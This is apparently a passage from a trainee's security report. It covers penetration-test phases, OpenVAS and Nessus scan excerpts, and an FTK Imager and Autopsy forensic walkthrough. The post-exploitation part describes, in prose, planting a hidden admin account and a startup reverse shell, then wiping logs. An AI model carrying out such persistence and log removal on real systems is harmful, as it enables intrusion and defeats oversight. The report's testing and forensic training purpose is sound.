   e) **Web Application Testing:** Performed manual input manipulation on the corporate web portal. Found an XSS vulnerability in a feedback form, which we demonstrated but did not exploit further to avoid disruption.

   f) **MitM Attacks:** Used **arp-poison** to launch a Man-in-the-Middle between a laptop and the gateway, capturing traffic with Wireshark. This demonstrated ARP spoofing could intercept credentials if encryption is absent.

   g) **BGP Hijack Simulation:** We discussed and simulated, in a controlled lab, how a BGP route injection could redirect traffic, emphasizing its impact (references: Cloudflare blog on BGP hijacks).

5. **Phase 5 – Post-Exploitation:** After gaining access, we tested lateral movement:

   a) **Data Access:** Searched for sensitive files; e.g., used Meterpreter's `search` command to find *.sql backups.

   b) **Lateral Movement:** From a compromised workstation, we attempted to pivot. Using obtained credentials, we scanned adjacent subnets (via Meterpreter's `portfwd`) to identify more hosts.

   c) **Subnet Mask Check:** Verified network segmentation by checking broadcast domains; misconfigured masks allowed reaching networks that should have been isolated.

   d) **Backdoor Tampering:** On one server, we created a hidden admin account and added a reverse shell in startup scripts to persist access. We then cleaned up traces (removing logs and tools) before reporting.

6. **Phase 6 – Reporting:** All findings were compiled into a formal report. Each vulnerability was assigned a CVSS severity level, along with business impact analysis (what could happen if exploited). For example, "**CVE-2023-XXXXX** on WebApp (RCE) – CVSS 9.8 (Critical) – could allow full control over server[4][18]." The report included:

   a) **Executive Summary:** Non-technical overview of risk.

   b) **Technical Findings:** Detailed steps, evidence (screenshots of exploit outputs, packet captures), and timelines.

   c) **Remediation Guidelines:** Step-by-step fixes (patch versions, config changes).

   d) **Appendices:** Tools used (versions, commands) and evidence like logs. The reporting phase emphasized clarity and actionable advice, ensuring stakeholders could prioritize fixes.

For Total VAPT our Prime Software Of choice was OpenVAS and Nessus:

Here Is the VAPT report from OpenVAS:

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.1.106	0	0	1	0	0
192.168.1.116	0	0	1	0	0
192.168.1.1	0	0	1	0	0
192.168.1.40	0	0	1	0	0
192.168.1.2	0	0	1	0	0
192.168.1.117	0	0	1	0	0
192.168.1.142	0	0	1	0	0
192.168.1.13	0	0	1	0	0
192.168.1.15	0	0	1	0	0
192.168.1.18	0	0	1	0	0
192.168.1.12	0	0	1	0	0
Total: 11	0	0	11	0	0

This report contains all 11 results selected by the ltering described above. Before ltering there were 142 results. But In this report I am Goinng to show only 2 IP report to give the gist and keep the report short

192.168.1.106

Host scan start Thu May 8 04:50:07 2025 UTC

Host scan end Thu May 8 04:50:19 2025 UTC

Service (Port)	Threat Level
general/icmp	Low

Low (CVSS: 2.1) NVT: ICMP Timestamp Reply Information Disclosure
Summary The remote host responded to an ICMP timestamp request.
Quality of Detection (QoD): 80%

Vulnerability Detection Result

The following response / ICMP packet has been received:
- ICMP Type: 14
- ICMP Code: 0

Impact

This information could theoretically be used to exploit weak time-based random number generators in other services.

Solution:

Solution type: Mitigation Various mitigations are possible:
- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a rewall, and block ICMP packets passing through the rewall in either direction (either completely or only for untrusted networks)

Vulnerability Insight

The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp

and a transmit timestamp.

Vulnerability Detection Method

Sends an ICMP Timestamp (Type 13) request and checks if a Timestamp Reply (Type 14) is received.

Details: ICMP Timestamp Reply Information Disclosure OID:1.3.6.1.4.1.25623.1.0.103190

Version used: 2025-01-21T05:37:33Z

References

cve: CVE-1999-0524
url: https://datatracker.ietf.org/doc/html/rfc792 url: https://datatracker.ietf.org/doc/html/rfc2780 cert-bund: CB-K15/1514

cert-bund: CB-K14/0632

dfn-cert: DFN-CERT-2014-0658

192.168.1.116

Host scan start Thu May 8 04:50:07 2025 UTC

Host scan end Thu May 8 04:50:24 2025 UTC

Service (Port)	Threat Level
general/icmp	Low

2.2.1 Low general/icmp

Low (CVSS: 2.1) NVT: ICMP Timestamp Reply Information Disclosure
Summary The remote host responded to an ICMP timestamp request.
Quality of Detection (QoD): 80%
Vulnerability Detection Result The following response / ICMP packet has been received: – ICMP Type: 14 – ICMP Code: 0
Impact This information could theoretically be used to exploit weak time-based random number generators in other services.
Solution: Solution type: Mitigation Various mitigations are possible: - Disable the support for ICMP timestamp on the remote host completely - Protect the remote host by a rewall, and block ICMP packets passing through the rewall in either direction (either completely or only for untrusted networks)
Vulnerability Insight The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp.
Vulnerability Detection Method Sends an ICMP Timestamp (Type 13) request and checks if a Timestamp Reply (Type 14) is received. Details: ICMP Timestamp Reply Information Disclosure OID:1.3.6.1.4.1.25623.1.0.103190

Version used: 2025-01-21T05:37:33Z
References cve: CVE-1999-0524 url: https://datatracker.ietf.org/doc/html/rfc792 url: https://datatracker.ietf.org/doc/html/rfc2780 cert-bund: CB-K15/1514 cert-bund: CB-K14/0632 dfn-cert: DFN-CERT-2014-0658

Nessus:

Here is a glimpse of the Nessus Report we created:

Vulnerabilities by Host

192.168.1.1

0	0	4	2	25
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 31

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	6.5	4.9	0.0596	50686	IP Forwarding Enabled
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	157288	TLS Version 1.1 Deprecated Protocol
MEDIUM	5.9	4.4	0.027	31705	SSL Anonymous Cipher Suites Supported
LOW	3.3*	-	-	10663	DHCP Server Detection
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	19689	Embedded Web Server Detection
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	11919	HMAP Web Server Fingerprinting
INFO	N/A	-	-	11387	L2TP Network Server Detection
INFO	N/A	-	-	71175	MikroTik MAC Telnet Protocol Detection
INFO	N/A	-	-	30212	MikroTik RouterOS Detection
INFO	N/A	-	-	59731	MikroTik RouterOS Winbox Detection
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	209654	OS Fingerprints Detected

192.168.1.1 4

7.1.3 Digital Forensic

After the VAPT, I conducted a forensic exercise on a sample system. I imaged a disk with **FTK Imager** and analyzed it using **Autopsy** in a lab.

- **FTK Imager – Disk Imaging:** FTK Imager is a free tool for creating forensic disk images[19]. Using FTK Imager's GUI, I connected an external drive as evidence and

selected **File → Create Disk Image → Physical Drive**. I chose the source drive (the live system's HDD), and exported as an E01 forensic image with MD5/SHA1 hashes for integrity. For example, in the FTK GUI (screenshot below), I clicked *"Add Evidence Item"*, selected the physical drive, and then *"Export Disk Image"*. I chose **E01** format and added case details (ID, examiner) in the dialog[20]. FTK Imager then created image.E01, which included all partitions, slack space, and unallocated clusters. It displayed a progress bar and calculated checksums to ensure integrity. Key commands (via FTK CLI, if used) would be like:

```
ftk_imager -f E01 -o image.E01 -i /dev/sdb
```

After imaging, I mounted the image read-only for analysis to avoid altering evidence.

- **Autopsy – Disk Analysis:** Autopsy is a GUI front-end to Sleuth Kit for forensic analysis[21]. I opened Autopsy and created a new case, then added the E01 image as evidence. Autopsy automatically parsed file systems, extracting metadata and timelines. The **Autopsy interface** (Figure below[22]) showed the directory structure from the image on the left and a timeline graph on top. I performed the following analyses step-by-step:

- **File System Browsing:** Browsed recovered files and directories. Deleted files were carved out.
- **Keyword Search:** Searched for suspicious terms (e.g., "password", "secret") across file contents using Autopsy's index.
- **Timeline Analysis:** Used Autopsy's Timeline view to identify file creation/modification events around key timestamps. The timeline helped pinpoint when a malicious file was placed.
- **Web Artifacts:** Autopsy's built-in modules extracted browser history, cookies, and cache, revealing visited URLs (e.g., a malicious site downloaded).
- **File Carving:** I used Autopsy's data carving to recover files from unallocated space (e.g., a shredded image found).
  Each finding was documented. For instance, Autopsy recovered a file payload.exe that had been deleted; its metadata (hash and size) was noted.

According to the Sleuth Kit Labs, Autopsy "is used by law enforcement, military, and corporate examiners to investigate what happened on a computer"[21], which aligns with our use case.

- **Training at DIU (Police Program):** I distilled these forensic procedures into a lab workshop for the DIU police training program. The session included live demonstration: imaging a USB drive with FTK Imager, and opening the image in Autopsy. Participants performed searches and timeline analysis. I provided step-by-step handouts of the FTK and Autopsy workflows, emphasizing chain-of-custody (preserving hash values) and analysis techniques. The training reinforced the importance of forensic readiness in incident response.

DEMONSTRATING the Digital Forensic using FTK Imager and Autopsy

- Tools We will use:
  - **FTK Imager** [GUI-based Imaging and Hashing]
  - **Autopsy** [GUI-based Forensic Suite]
  - **md5sum** [CLI-based Hashing Tool]
  - **Sha1sum** [CLI-based Hashing Tool]
  - **Diskpart** [CLI-based Disk Management tool]

- Planning and Steps:
  1. Initial Inspection & Recon
  2. Creating a Forensic Image of the USB flash drive
  3. Hash The Forensic image
  4. Analyze the Forensic Image
  5. Re-examine the Hash.

90

Initial Inspection & Recon

Observed USB condition

We will look for Manufacturer label, physical damage and physically inspect the condition and note them down.

(Optional) Connect a Write Blocker

Connect the USD Flash Drive using a write-blocker to ensured read-only mounting

(forensic mode).

We also can use Software-based Write Blocker.

NOTE: We skip the write blocker If we are cautious and open the disk directly using FTK Imager as it

opens the disk in read-only mode.

91

Initial Information Gathering

Using '*diskpart*' we will gather information like disk uniqueid, partitions Volume, size and attribute

diskpart

```
PS C:\Windows\system32> diskpart

Microsoft DiskPart version 10.0.19041.3636

Copyright (C) Microsoft Corporation.
On computer: DESKTOP-2DKKFCK

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online          238 GB  1024 KB        *
  Disk 1    Online           14 GB      0 B

DISKPART> select Disk 1

Disk 1 is now the selected disk.

DISKPART> uniqueid disk

Disk ID: 00000001
```


```
DISKPART> list partition

  Partition ###  Type              Size     Offset
  -------------  ----------------  -------  -------
* Partition 1    Primary             14 GB      0 B

DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     C               NTFS   Partition    237 GB  Healthy    Boot
  Volume 1                     FAT32  Partition    100 MB  Healthy    System
  Volume 2                     NTFS   Partition    530 MB  Healthy    Hidden
  Volume 3     F   Forensic_Ev NTFS   Removable     14 GB  Healthy

DISKPART> attribute disk
Current Read-only State : No
Read-only  : No
Boot Disk  : No
Pagefile Disk  : No
Hibernation File Disk  : No
Crashdump Disk  : No
Clustered Disk  : No
```

92

Creating a Forensic Image of the USB flash drive

1. We will be using 'FTK Imager' to create a Forensic Image of the USB Flash Drive.

2. Once we Open the Software, This will be the First look.




93

1. We will Select 'File' from the upper tab and next Select 'Create Disk Image'

2. So,


File > Create Disk Image



1. We will select the Source of the Evidence Type.

2. In this case we selected

'Physical Drive'




95

1. We then will select the Source

2. In this case we selected the USB Flash Drive

NOTE: Initial Recon gave us the info that the size is around 14 GB, so we can recognize our target




96

1. Image Source was selected, now we will add the Image Destination. Where the Image will be created.

2. We will click on the

'Add' button



97

1. We will now select the Image type we will be creating.


2. In this case we Selected

'Raw (dd)'

NOTE:


Raw (dd) : Bit-for-bit copy; usable with most tools

E01 (EnCase) : Compressed forensic format with metadata **SMART/AFF** : Less Common and rarely used



98

1. Add the Information




99

1. Here we will select the destination folder and specify what name we want to save the image in.

2. There is options for Fragmentation size. The image will be fragmented and each fragment will have specified size. We can input 0 to not fragment. In this case we will input 0

3. As we are doing 'Raw (dd)', so


no compression will be done.



100

1. Everything set we can

now 'START'





101

1. After image Creation is done this will be Viewed

2. The Following Files will be created:

3. First one is the 'Raw' image file and next one is the detail information about the forensic Image.





102


1. Here is the text file. This contains the information of the image and including the Hash of this image in both MD5 and SHA1

2. We will next check and Verify the hashes

```
Case Information:
Acquired using: ADI4.7.3.81
Case Number: Case001
Evidence Number: USB0001
Unique description: USBForensic01
Examiner: Backdoor Executive Team
Notes:

--------------------------------------------------------------

Information for [redacted]USB_ForensicImage-1:

Physical Evidentiary Item (Source) Information:
[Device Info]
 Source Type: Physical
[Drive Geometry]
 Cylinders: 1,887
 Tracks per Cylinder: 255
 Sectors per Track: 63
 Bytes per Sector: 512
 Sector Count: 30,326,784
[Physical Drive Information]
 Drive Model: USB3.0 FLASH DRIVE USB Device
 Drive Serial Number: 0678817629030
 Drive Interface Type: USB
 Removable drive: True
 Source data size: 14808 MB
 Sector count:    30326784
[Computed Hashes]
 MD5 checksum:    36[redacted]2bf67f3319830
 SHA1 checksum:   b2[redacted]8c7d5fa65fe58778984cdf

Image Information:
 Acquisition started:   Sat May 31 13:22:49 2025
 Acquisition finished:  Sat May 31 13:29:24 2025
 Segment list:
  C:\Users\USER\Desktop\Office\Forensic\USB_ForensicImage-1.001
 COMPUTED HASH :  36[redacted]bf67f3319830
 COMPUTED HASH :  b2[redacted]c7d5fa65fe58778984cdf

Image Verification Results:
 Verification started:  Sat May 31 13:29:25 2025
 Verification finished: Sat May 31 13:30:28 2025
 MD5 checksum:    36[redacted]bf67f3319830 : verified
 SHA1 checksum:   b2[redacted]c7d5fa65fe58778984cdf : verified
```

103

Used the CLI tool 'md5sum' and 'sha1Sum' of the image and they match, Proving that still no Alteration happened.




```
Image Verification Results:
 Verification started:  Sat May 31 13:29:25 2025
 Verification finished: Sat May 31 13:30:28 2025
 MD5 checksum:    36[redacted]19830 : verified
 SHA1 checksum:   b2[redacted]8984df : verified
```


104

105

Analyze the Forensic Image

1. We Will now use 'Autopsy' a forensic tool suit to analyze the Image

2. So First we Created a New Case giving the informations




106

Creating a Forensic Image of the USB flash drive

1. We now are to add Host


2. Click on 'ADD HOST'

1. Add the relevant information




1. We now Add the image
2. Click on 'ADD IMAGE'

1. Select the Investigator



1. Add the image
